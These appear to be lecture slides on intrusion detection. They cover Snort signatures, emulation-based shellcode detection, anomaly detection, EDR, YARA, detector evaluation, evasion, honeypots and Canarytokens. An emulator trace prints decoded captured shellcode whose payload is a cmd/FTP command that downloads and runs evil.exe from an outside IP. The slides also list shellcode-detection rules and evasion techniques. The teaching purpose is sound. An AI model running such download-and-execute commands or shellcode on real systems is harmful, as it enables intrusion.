
```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
(msg:"SHELLCODE Linux shellcode"; content:"|90 90 90 E8
C0 FF FF FF|/bin/sh"; classtype:shellcode-detect;
sid:652; rev:9;)
```

Strsearch + regular expression matching + stateful inspection

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 10202:10203 (msg:"CA
license GCR overflow attempt"; flow:to_server,established;
content:"GCR NETWORK<"; depth:12; offset:3; nocase;
pcre:"/^\S{65}|\S+\s+\S{65}|\S+\s+\S+\s+\S{65}/Ri"; sid:3520;)
```

Stateful Inspection

Semantic gap: NIDS processes individual packets, while applications see a contiguous stream (TCP) ➔ *potential for evasion*



Solution: IP defragmentation, TCP stream reassembly

- Flow-level tracking: group packets into flows, track TCP state
- Stream reassembly: normalize and merge fragments into packets, and packets into streams

Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection – 1998

Behavioral Signatures/Heuristics

Example: emulation-based shellcode detection

- Motivation: obfuscated shellcode will not reveal its actual form until it is executed
- Main idea: execute untrusted data as if it were executable code
- Goal: Identify the mere presence of shellcode in arbitrary data

Different behaviors

- Self-unpacking (GetPC code + self references, written-then-executed memory)
- DLL base address resolution through PEB
- Memory scanning (egg hunt shellcode)
- SEH handler registration
- Suspicious system call invocations

https://www3.cs.stonybrook.edu/~mikepo/papers/emulation.dimva06.pdf | https://www3.cs.stonybrook.edu/~mikepo/papers/gene.acsac10.pdf

Everything Is Code

x86 has a huge instruction set

Almost any byte sequence can be interpreted as *valid* machine code

```
mikepo@castro:~> echo -n "Stony Brook" |ndisasm -u -
00000000  53                push ebx
00000001  746F              jz 0x72
00000003  6E                outsb
00000004  7920              jns 0x26
00000006  42                inc edx
00000007  726F              jc 0x78
00000009  6F                outsd
0000000A  6B                db 0x6b
```

… `GET / HTTP/1.1 User-Agent: Wget/1.10.2` …

47	G	inc edi
45	E	inc ebp
54	T	push esp
202F	/	and [edi],ch
204854	HT	and [eax+0x54],cl
54	T	push esp
50	P	push eax
2F	/	das
312E	1.	xor [esi],ebp
	...	...

… \x6A\x07\x59\xE8\xFF\xFF\xFF\xFF\xC1\x5E …

```
6A07
59
E8FFFFFFFF
C1
5E
80460AE0
304C0E0B
E2FA
...
```


```
push byte 0x7f
pop ecx
call 0x7
inc ecx
pop esi
add [esi+0xa],0xe0
xor [esi+ecx+0xb],cl
loop 0xe
xor [esi+ecx+0xb],cl
loop 0xe
xor [esi+ecx+0xb],cl
...
```

```
[*] 2007-01-13 09:14:11.814239 alert (127)
[*] 81.183.6.141:3967 -> 10.0.0.1:445 strmlen 3021
.B.B.B.B.........[1....s
                         wC....3www.2K.
                                       r.v..8o.(Wv.>.C.v.F......p..zv...L#Ss...(Sv...{<.(kv..k.v..+Ss.F...7G
..
skipping 1 executed instructions
   1  60000001 42                inc edx                        edx 2A500E51
   2  60000002 90                nop
   3  60000003 42                inc edx                        edx 2A500E52
   4  60000004 90                nop
   5  60000005 42                inc edx                        edx 2A500E53
   6  60000006 90                nop
   7  60000007 42                inc edx                        edx 2A500E54
   8  60000008 EB02              jmp 0x6000000c
   9  6000000c E8F9FFFFFF      w call 0x6000000a                esp 600043BC
  10  6000000a EB05            E jmp 0x60000011
  11  60000011 5B              r pop ebx                        ebx 60000011 esp 600043C0
  12  60000012 31C9              xor ecx,ecx                    ecx 00000000
  13  60000014 B1FD              mov cl,0xfd                    ecx 000000FD
  14  60000016 80730C77          xor byte [ebx+0xc],0x77                     [6000001D] .
  15  6000001a 43                inc ebx                        ebx 60000012
  16  6000001b E2F9            S loop 0x60000016                ecx 000000FC
  17  60000016 E2F9FCE8          xor byte [ebx+0xc],0x77                     [6000001E] .
  18  6000001a E2                inc ebx                        ebx 60000013
  19  6000001b E2F9            1 loop 0x60000016                ecx 000000FB
  20  60000016 E2F9FCE8          xor byte [ebx+0xc],0x77                     [6000001F] D
  21  6000001a E2                inc ebx                        ebx 60000014
  22  6000001b E2F9            2 loop 0x60000016                ecx 000000FA
```

```
 763  6000001b E2F9          249 loop 0x60000016          ecx 00000003
 764  60000016 E2F9FCE8          xor byte [ebx+0xc],0x77                   [60000117] .
 765  6000001a E2                inc ebx                  ebx 6000010C
 766  6000001b E2F9          250 loop 0x60000016          ecx 00000002
 767  60000016 E2F9FCE8          xor byte [ebx+0xc],0x77                   [60000118] .
 768  6000001a E2                inc ebx                  ebx 6000010D
 769  6000001b E2F9          251 loop 0x60000016          ecx 00000001
 770  60000016 E2F9FCE8          xor byte [ebx+0xc],0x77                   [60000119] .
 771  6000001a E2                inc ebx                  ebx 6000010E
 772  6000001b E2F9            E loop 0x60000016          ecx 00000000
 773  6000001d FC                cld
 774  6000001e E844000000      w call 0x60000067          esp 600043BC
 775  60000067 31C0              xor eax,eax              eax 00000000
 776  60000069 648B4030          mov eax,fs:[eax+0x30]
 777  6000006d 85C0              test eax,eax
 778  6000006f 780C              js 0x6000007d
 779  60000071 8B400C            mov eax,[eax+0xc]
 780  60000074 8B701C            mov esi,[eax+0x1c]
 781  60000077 AD                lodsd
 782  60000078 8B6808            mov ebp,[eax+0x8]
 783  6000007b EB09              jmp 0x60000086
END   execution trace: 784 instructions, 253 payload reads, 253 unique
[*]     chunk   1037  13aac309ba2236b23d6537a77f101b9c
[*] shellcode   1037  13aac309ba2236b23d6537a77f101b9c  pos 0
[*] decrypted    253  c3ba2b2f9c6b0e42fcd4da54e4488153
....;T$.u.._$..f..._ ..I.4...1.....t...
                K._.........\$..1.d.@0..x
                                           .@
h...`h....W.......cmd /c echo open 61.36.242.10 2955 > i&echo user 1 1 >> i &echo get evil.exe >> i
 &echo quit >> i &ftp -n -s:i &evil.exe
.
```

Passive DNS Monitoring

Store DNS resolution data (indefinitely) to detect potential threats or malicious C&C communication

- Can aid in forensic analysis after an incident has been detected
- Can be combined with allow/deny/reputation lists

DNS data can be captured at various locations

- Directly in the network's recursive server
- Sniffing raw network traffic (not possible with DoT/DoH)
- On each endpoint (especially if DoT/DoH is used)

Related service: Protective DNS

- The resolver checks all queries/responses against threat intelligence data and prevents connections to known or suspected malicious sites

Anomaly Detection

Training phase: build model of normal behavior

Detection phase: alert on deviations from the model

Many approaches

- Statistical methods, rule-based expert systems, clustering, state series modeling, artificial neural networks, support vector machines, outlier detection schemes, …

Good for noisy attacks

- Port scanning, failed login attempts, DoS, worms, …

Good for “stable” environments

- Example: web server vs. user workstation

Anomaly Detection

Learning

Supervised: Labels available for both benign data and attacks

Semi-supervised: Labels available only for benign data

Unsupervised: No labels: assume that anomalies are very rare compared to benign events

Many possible features

Network: packet fields, higher-level protocol fields, payload content, connection properties, traffic flows, network metrics, …

Host: system call sequences, code fragments, file attributes, performance statistics, …

Endpoint Detection and Response (EDR)

- Evolution of traditional antivirus (AV) software
- Mostly an industry buzzword (already obsolete – XDR is the new hot thing)

AV: focus on detecting malware binaries

- Signature-based detection: known threats based on signatures such as file hashes, command and control domains, IP addresses, and similar features
- Limited heuristic detection: unusual or suspicious process behavior
- Integrity checking: detect changes to critical system files by malware

EDR: focus on detecting infection incidents

- Continuous “behavioral” monitoring: process/system level
- Global visibility: data collection and aggregation from multiple endpoints
- Record forensic information to help security teams investigate incidents
- Streamlined incident response: rapid incident analysis and remediation

YARA - The pattern matching swiss

https://virustotal.github.io/yara/

The pattern matching swiss knife for malware researchers (and everyone else)

{ } YARA in a nutshell

YARA is a tool aimed at (but not limited to) helping malware researchers to identify and classify malware samples. With YARA you can create descriptions of malware families (or whatever you want to describe) based on textual or binary patterns. Each description, a.k.a rule, consists of a set of strings and a boolean expression which determine its logic. Let's see an example:

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

The above rule is telling YARA that any file containing one of the three strings must be reported as silent_banker. This is just a simple example, more complex and powerful rules can be created by using wild-cards, case-insensitive strings, regular expressions, special operators and many other features that you'll find explained in YARA's documentation.

View project in GitHub

Download Latest release

Read the Documentation

Ask for help at YARA's group

Send Bug Report

Contact the author:

Evaluating Intrusion Detection Systems

Accuracy is not a sufficient metric!

Example: data set with 99.9% benign and 0.1% malicious events

A dummy detector that marks everything as benign would have 99.9% accuracy…

False positive: legitimate behavior that was deemed malicious

False negative: an actual attack that was not detected


Detection Result

Actual Event		Positive (alert)	Negative (silence)
	Positive (malicious)	**TP**	**FN**
	Negative (benign)	**FP**	**TN**

Precision = *TP / (TP+FP)*

Recall = *TP / (TP + FN)*

FP rate = *FP / (FP + TN)*




https://en.wikipedia.org/wiki/Precision_and_recall#/media/File:Precisionrecall.svg


Receiver Operating Characteristic (ROC) Curve

Concise representation of a detector's accuracy

X axis:
error rate of falsely identifying noise events

Y axis:
success rate of detecting signal events






Proper Use of ROC Curves in Intrusion/Anomaly Detection - https://core.ac.uk/download/pdf/326580138.pdf

Base Rate Fallacy

A type of fallacy in which we ignore the *base rate*



https://en.wikipedia.org/wiki/Base_rate_fallacy

Example: out of **1M** downloaded files every day, **100** are malware

- Base rate probability of a randomly selected file being malware is 0.0001 (0.01%)

A new next-generation AI quantum blockchain antivirus claims 99% detection accuracy for previously unknown samples

- **1% FP** rate: only 1 out of every 100 benign files is flagged as malware
- **1% FN** rate: only 1 out of every 100 malware files is not detected

A downloaded file is flagged as malicious: what is the probability of this file being actually malicious?

- 99 of the 100 malware files will be detected (one missed due to 1% FN rate)
- 9,999 of the 999,900 non-malicious files *will also be detected* (due to 1% FP rate)
- P = 99 / (99 + 9,999) = **0.98%**
- *Many more benign than malicious files* ➔ *many more false positives than true positives*

Evasion – *"Stay under the radar"*

Both anomaly and misuse detection systems can be evaded by breaking the detector's assumptions

- Detectors rely on certain features
- Make those features look legitimate or at least non-suspicious


Many techniques

- Fragmentation
- Content mutation/polymorphism/metamorphism
- Mimicry
- Rate adjustment (slow and stealthy vs. fast and noisy)
- Distribution and coordination (e.g., DoS vs. DDoS)
- Spoofing and stepping stones
- …

Deception

Honeypots

"An information system resource whose value lies in unauthorized or illicit use"



- Under normal conditions, a honeypot should not see any activity
- Any interaction reported by a honeypot is an anomaly
- Heavily instrumented to capture exploits and monitor the adversary's activities

Low-interaction honeypots

- Limited emulation of existing services (implementation: script, daemon)
- Main goal: observe scanning and attack attempts, capture infection vectors

High-interaction honeypots

- Full replica of a real system (implementation: VM, dedicated host)
- Main goal: study the intruder's (or malware's) activity after the initial compromise

Decoys, Honeytokens, Tripwires

Phony data that may be of interest for an intruder

- No production value: nobody should access a honeytoken

Extremely useful signal to detect post-breach activity

Numerous types

- Email addresses, database entries, files, web beacons, AWS keys, …

Continuously monitored: any access to a honeytoken is a strong indication of suspicious activity

- Trigger depends on the type of honeytoken: filesystem operation, database access, web request, …

Canarytokens

https://canarytokens.org/generate

CANARY TOKENS

Select your token

Provide an email address or webhook URL (or both space separated)

Reminder note when this token is triggered.


Fill in the fields above

Read Our Canarytokens Documentation

By Using This Service, You Agree to Our Terms of Use.

Web bug / URL token Alert when a URL is visited	Microsoft Excel document Get alerted when a document is opened in Microsoft Excel	Slow redirect Alert when a URL is visited, User is redirected (More info is grabbed!)
DNS token Alert when a hostname is requested	Credit Card token (beta) Get alerted when a transaction is attempted on a credit card	Custom image web bug Alert when an image you uploaded is viewed
AWS keys Alert when AWS key is used	Kubeconfig token Alert when a Kubeconfig is used	Acrobat Reader PDF document Get alerted when a PDF document is opened in Acrobat Reader
Azure Login Certificate Azure Service Principal certificate that alerts when used to login with.	WireGuard VPN Alert when a WireGuard VPN client config is used	Custom exe / binary Fire an alert when an EXE or DLL is executed
Azure Entra ID login Trigger an alert when your Azure Entra ID login is being phished	Cloned website Trigger an alert when your website is cloned	Microsoft SQL Server Get alerted when MS SQL Server databases are accessed
Sensitive command token Alert when a suspicious Windows command is run	CSS cloned website Trigger an alert when your website is cloned (using CSS)	SVN Alert when someone checks out an SVN repository
